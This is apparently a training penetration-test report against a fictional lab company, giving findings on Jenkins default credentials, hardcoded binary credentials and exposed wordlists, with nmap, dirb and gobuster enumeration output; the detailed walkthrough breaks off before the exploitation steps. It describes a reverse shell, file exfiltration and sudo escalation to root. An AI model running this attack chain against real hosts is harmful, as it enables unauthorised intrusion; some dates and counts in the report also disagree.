



Vesuchaya

Penetration Test

Demon

Report of Findings

Demo Report

Candidate Name: Th0mas_Sh316y

Demon Security Pvt LTD

January 28, 2026

Version: Demo

Table of Contents

1	Statement of Confidentiality	4
2	Engagement Contacts	5
3	Executive Summary	6
3.1	Approach	6
3.2	Scope	6
3.3	Assessment Overview and Recommendations	6
4	Network Penetration Test Assessment Summary	9
4.1	Summary of Findings	9
5	Internal Network Compromise Walkthrough	11
5.1	Detailed Walkthrough	11
6	Remediation Summary	24
6.1	Short Term	24
6.2	Medium Term	24
6.3	Long Term	24
7	Technical Findings Details	26
	Jenkins Using Outdated Software	26
	Jenkins Web Application Using Default Password	28
	Hardcoded Credentials Exposure via ELF Binary Strings Analysis	33
	Exposed Wordlists and robots.txt Enable Document/Hash Cracking	35
	Using Predictable Subdomain Names	39
A	Appendix	43
A.1	Finding Severities	43
A.2	Host & Service Discovery	44
A.3	Subdomain Discovery	45
A.4	Exploited Hosts	46

A.5	Compromised Users	47
A.6	Flags Discovered	48

1 Statement of Confidentiality

The contents of this document have been developed by Vesuchaya. Vesuchaya considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner or contractor without prior written consent from Vesuchaya. Additionally, no portion of this document may be communicated, reproduced, copied or distributed without the prior consent of Vesuchaya.

The contents of this document do not constitute legal advice. Vesuchaya's offer of services that relate to compliance, litigation or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional company for training and examination purposes, and the vulnerabilities in no way affect Vesuchaya external or internal infrastructure.

2 Engagement Contacts

Demon Contacts		
Contact	Title	Contact Email
Yama Dharamaraj	CEO	Yamadharamraj@demon.local
Chitragupta	CISO	Chitragupta@demon.local

Assessor Contact		
Assessor Name	Title	Assessor Contact Email
Th0mas_Sh316y	Pentester	dorisa74964@proton.me

3 Executive Summary

Demon Security Pvt LTD ("Demon") engaged Th0mas_Sh316y to conduct external network penetration testing from source IP **172.20.0.131**, identify security vulnerabilities, assess business impact, document findings clearly, and provide actionable remediation recommendations.

3.1 Approach

Th0mas_Sh316y conducted "Grey Box" testing from January 20, 2026 to January 21, 2026 from source IP **172.20.0.131**, without credentials or prior knowledge of Demon's external environment. Testing used non-evasive methods from Th0mas_Sh316y's assessment labs to identify misconfigurations and vulnerabilities, manually verifying exploitation potential and escalation paths up to internal domain compromise. If initial access was gained, Demon permitted further testing including lateral movement and privilege escalation to demonstrate full compromise impact.

3.2 Scope

The scope of this assessment was one external IP address, two internal network ranges, the **demon.local** owned by Demon discovered if internal network access were achieved.


In Scope Assets

Host/URL/IP Address	Description
172.20.0.139	Demon SandBoxed machine

3.3 Assessment Overview and Recommendations

Th0mas_Sh316y conducted external network penetration testing from January 20, 2026 to January 21, 2026 from source IP **172.20.0.131**, identifying 5 vulnerabilities threatening Demon's system confidentiality, integrity, and availability. Findings breakdown: 2 critical, 2 high, 1 medium, 0 low risk, plus 0 informational recommendations for improved security monitoring.

- The tester determined that Demon maintains effective patch management for websites overall. None of the identified issues involved custom web applications or unpatched known vulnerabilities; this report focuses exclusively on web application misconfigurations discovered during external assessments. Each flaw stemmed from inadequate security assessments, poor patch management, outdated vendor software, absence of user/developer security controls, and lack of security awareness or logging monitoring.
- Default credentials on the **yamaha.demon.local** web application granted administrative access, enabling standard user access on the Test environment machine. Lateral movement followed, with information gathering leading to compromise of chitragupta and yamaraj user accounts, ultimately achieving administrator access on the **demon.local** machine.
- Figure 1 below illustrates the enumeration path followed during the penetration assessment timeframe, with the attack path highlighted in red showing progression from initial access to root privileges.



◦ Figure: 1

- Predictable subdomain names commonly found in online Password guess lists enabled unauthorized access to internal subdomains, potentially allowing external customers to reach sensitive company financial data.
- Developers failed to implement secure credential storage, embedding hardcoded credentials directly in executable files without pre-deployment testing. Training developers to hide sensitive code could mitigate this issue, preventing threat actors from extracting company credentials and understanding executable functionality to gain system access.
- Web application enumeration revealed Words potentially related to user passwords or company-specific terms, providing threat actors with ready-made Password guess lists for obtaining clear-text passwords and authenticating as legitimate users to access their information.
- A vendor web application permitted administrative access using default credentials, enabling server compromise and standard user-level tasks on the host system. Implementing logging and monitoring tools would resolve this exposure.
- Testing activities proceeded undetected, demonstrating insufficient internal network visibility and confirming that real-world attackers could maintain persistence after gaining access.
- Demon should create a remediation plan based on the Remediation Summary section, addressing high-risk findings immediately based on business needs. Regular periodic vulnerability assessments should also be implemented if not currently performed. Once issues from this report are resolved, continued security improvements will make it harder for attackers to navigate the network and improve Demon's ability to detect and respond to suspicious activity.

Conclusion

- Demon demonstrates well-patched custom websites across the external network with no missing patches or known exploits; however, a single misconfiguration on `yamaha.demon.local` hosting a

vendor web application with default credentials enabled full compromise of the `demon.local` Test environment .

- The tester compromised jenkins, `chitragupta`, `yamaraj`, and `root` accounts, with all testing conducted from IP address `172.20.0.131` via company-provided Test environment access.
- All testing activities remained completely undetected, confirming real attackers could operate freely once inside the network.
- These represent fundamental configuration weaknesses that professional attackers exploit daily, not sophisticated zero-day attacks.
- Execute remediation from the Remediation Summary section immediately, prioritizing Critical-risk findings first.

4 Network Penetration Test Assessment Summary

Th0mas_Sh316y conducted all testing as an unauthenticated external user from the internet. Demon provided only the target IP address, with no additional details about operating systems or configurations.

4.1 Summary of Findings

Th0mas_Sh316y identified 5 critical findings posing material risk to Demon's information systems, plus 0 informational observations for security improvement. Informational findings suggest areas for enhancement but are not vulnerabilities. The chart below summarizes findings by severity level.

In the course of this penetration test **2 Critical**, **2 High** and **1 Medium** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	9.8 (Critical)	Jenkins Using Outdated Software	26
2	9.6 (Critical)	Jenkins Web Application Using Default Password	28
3	8.8 (High)	Hardcoded Credentials Exposure via ELF Binary Strings Analysis	33

#	Severity Level	Finding Name	Page
4	7.5 (High)	Exposed Wordlists and robots.txt Enable Document/Hash Cracking	35
5	5.3 (Medium)	Using Predictable Subdomain Names	39

5 Internal Network Compromise Walkthrough

During the assessment, Th0mas_Sh316y established an initial foothold via the web application, conducted lateral movement, and ultimately secured full administrative control over the `Demon.local` machine. The subsequent steps outline the progression from initial access to full compromise, excluding all vulnerabilities and misconfigurations identified during testing. Issues not integral to this compromise path appear as independent findings in the Technical Findings Details section, prioritized by severity. This attack chain illustrates for Demon the cumulative impact of the documented vulnerabilities, their interconnections, and the resultant risk to the client environment, thereby aiding remediation prioritization (for instance, patching critical flaws promptly could disrupt the chain while addressing the full set of reported issues). Although alternative findings could enable comparable access levels, this sequence represents the tester's path of least resistance to domain dominance.

5.1 Detailed Walkthrough

Th0mas_Sh316y performed the following to fully compromise the `Demon.local` domain.

- Initiated a comprehensive Nmap scan on the target IP address `172.20.0.139`, identifying open ports and services.
- Accessed the target IP through a web browser, discovering clues related to the `Demon.local` domain via the `help` and `Report` sections.
- Modified the `/etc/hosts` file to facilitate name resolution for `Demon.local`.
- Conducted directory brute-forcing, revealing a WordPress installation under the `/wordpress` directory.
- Explored similar sites hosted under the `Demon.local` domain, noting limited valuable information.
- Brute-forced virtual hosts, identifying multiple endpoints including `blog.demon.local`, `web.demon.local`, and `yamaha.demon.local`.
- Identified `wordlist1.txt` and `wordlist2.txt` at `web.demon.local` and `wordpress.demon.local`, respectively.
- Successfully logged into the Jenkins application running at `yamaha.demon.local` using default credentials.
- Verified script execution capability at the `/script` endpoint, establishing a reverse connection to the attacking machine.
- Explored user directories, confirming the presence of users such as `yamaraj` and `chitragupta`.
- Used a Python3 HTTP server to transfer `random.xlsx` from the target machine to the attacker's machine.
- Cracked the Excel file's password using password-cracking tools.
- Obtained credentials for the NT hash, allowing escalation to user `chitragupta`.
- Investigated user-specific directories under `/var/chitragupta`, revealing an ELF executable.
- Analyzed the ELF executable using the `strings` command to extract sensitive information.
- Identified usernames and corresponding passwords embedded within the ELF file's strings.
- Escalated privileges to the `yamaraj` user using the cracked credentials.
- Verified sudo permissions for the `yamaraj` user, allowing the execution of unrestricted commands.
- Exploited the `sudo` access to gain root privileges, successfully accessing the system as the `root` user.

Detailed reproduction steps for this attack chain are as follows:

- Here started with the Nmap scan on the a target IP provided by the Company Organization. in Nmap scan we Found that We have Found that port 80 & 443 is open here is the nmap scan results.

```
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-25 14:15 +0530
Nmap scan report for web.demon.local (172.20.0.139)
Host is up (0.00070s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.66 ((Debian))
|_http-title: Lord Yamraj's Judgment Portal
|_http-server-header: Apache/2.4.66 (Debian)
443/tcp    open  http    Apache httpd 2.4.66
|_http-server-header: Apache/2.4.66 (Debian)
| http-ls: Volume /
|  SIZE  TIME                FILENAME
|  15    2026-01-24 17:07  index.html.iasad
|_
|_http-title: Index of /
MAC Address: 00:0C:29:00:2C:0E (VMware)
Service Info: Host: demon.local

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.38 seconds
```

- Now accessing webapplication via firefox for further Explation and enumeration. Found a 404 Page where it allowed to type some Cmd's like **help**, **commands**, **report** & **exit** after Futher enumeration executing this cmds **help** --> **report** We found a hint that We need to use **demon.local** as a domain ip address.



- Here we are Adding the **demon.local** to our Local Dns file To resolve the domain **demon.local** file DNS resolve file name **/etc/hosts**

```
sudo echo "{server ip} demon.local" >> /etc/hosts
```

- trying Directory bursting on the website to find any other web application or to find any interesting file's.

```
dirb http://demon.local/
```

- After Running the Directory Bursting we found wordpress web application is Running under the directory **/wordpress** Directory.

```
(student@Desktop-L34MDJF) - [~/demon]
$ dirb http://
demon.local/
<SNIP>
START_TIME: Xxx XXX 1 XX:XX:XX 20XX
URL_BASE: http://demon.local/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----
GENERATED WORDS: 4612
---- Scanning URL: http://demon.local/ ----
==> DIRECTORY: http://demon.local/assets/
+ http://demon.local/index.html (CODE:200|SIZE:1986)
<SNIP>
==> DIRECTORY: http://demon.local/wordpress/
---- Entering directory: http://demon.local/assets/ ----
---- Entering directory: http://demon.local/wordpress/ ----
<SNIP>
```

- Upon accessing the WordPress site, no valuable information was uncovered, and it runs the latest version. Leveraging the **demon.local** hostname, directory bursting was performed to enumerate potential subdomains and virtual hosts.

```
(student@Desktop-L34MDJF) - [~/demon]
$ gobuster vhost -u http://demon.local -w /opt/wordlists/SecLists/Discovery/DNS/
namelist.txt --append-domain
=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://demon.local
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /opt/wordlists/SecLists/Discovery/DNS/namelist.txt
[+] User Agent: gobuster/3.8
[+] Timeout: 10s
[+] Append Domain: true
[+] Exclude Hostname Length: false
=====
Starting gobuster in VHOST enumeration mode
=====
blog.demon.local Status: 200 [Size: 6627]
<SNIP>
web.demon.local Status: 200 [Size: 7775]
wordpress.demon.local Status: 200 [Size: 29447]
yamaha.demon.local Status: 403 [Size: 793]
Progress: 151265 / 151265 (100.00%)
=====
```

Finished

- After identifying the new virtual hosts, all entries have been added to the `/etc/hosts` file.


```
sudo echo '{server ip} blog.demon.local web.demon.local wordpress.demon.local
yamaha.demon.local' >> /etc/hosts
```

- Upon Visiting the first subdomain or Virtual host which is `blog.demon.local` after further enumeration we found a valuable info under `/robots.txt`.

```
wget http://blog.demon.local/robots.txt
Output:-
Demon{7196XXXXXXXXXXXXXXXXXXXXXXXX823}
```

- Further Enumeration on the other Found Virtual Host's we found a `wordlist1.txt` file in the Domain `web.demon.local`

```
(student@Desktop-L34MDJF) - [~/demon]
$ gobuster dir -u http://web.demon.local/ -w /usr/share/wordlists/dirbuster/directory-
list-2.3-medium.txt
<SNIP>
/t15498 (Status: 301) [Size: 359] [--> http://web.demon.local/t15498/]
Progress: 220558 / 220558 (100.00%)
Finished
```



Index of /t15498


Name	Last modified	Size	Description
Parent Directory	-	-	-
wordlist1.txt	2026-01-25 10:53	4.2M	

Apache/2.4.66 (Debian) Server at web.demon.local Port 80

- In the Further Enumeration on `wordpress.demon.local` we found the `wordlist2.txt` file

```
(student@Desktop-L34MDJF) - [~/demon]
$ dirb http://wordpress.demon.local/
```

```
<SNIP>
---- Scanning URL: http://wordpress.demon.local/ ----
==> DIRECTORY: http://wordpress.demon.local/css/
==> DIRECTORY: http://wordpress.demon.local/img/
+ http://wordpress.demon.local/index.html (CODE:200|SIZE:29447)
==> DIRECTORY: http://wordpress.demon.local/js/
==> DIRECTORY: http://wordpress.demon.local/lib/
-----
END_TIME: XXX Feb  X XX:XX:XX 202X
DOWNLOADED: 4612 - FOUND: 2
```



Index of /img


Not Secure http://wordpress.demon.local/img/

Index of /img


Name	Last modified	Size	Description
Parent Directory	-		
portfolio-1.jpg	2026-01-21 15:40	501K	
portfolio-2.jpg	2026-01-21 15:40	54K	
portfolio-3.jpg	2026-01-21 15:40	271K	
portfolio-4.jpg	2026-01-21 15:40	386K	
profile.jpg	2026-01-21 15:40	919K	
testimonial-1.jpg	2026-01-21 15:40	4.1K	
testimonial-2.jpg	2026-01-21 15:40	2.9K	
testimonial-3.jpg	2026-01-21 15:40	3.3K	
wordlist2.txt	2026-01-25 10:54	6.4K	

Apache/2.4.66 (Debian) Server at wordpress.demon.local Port 80

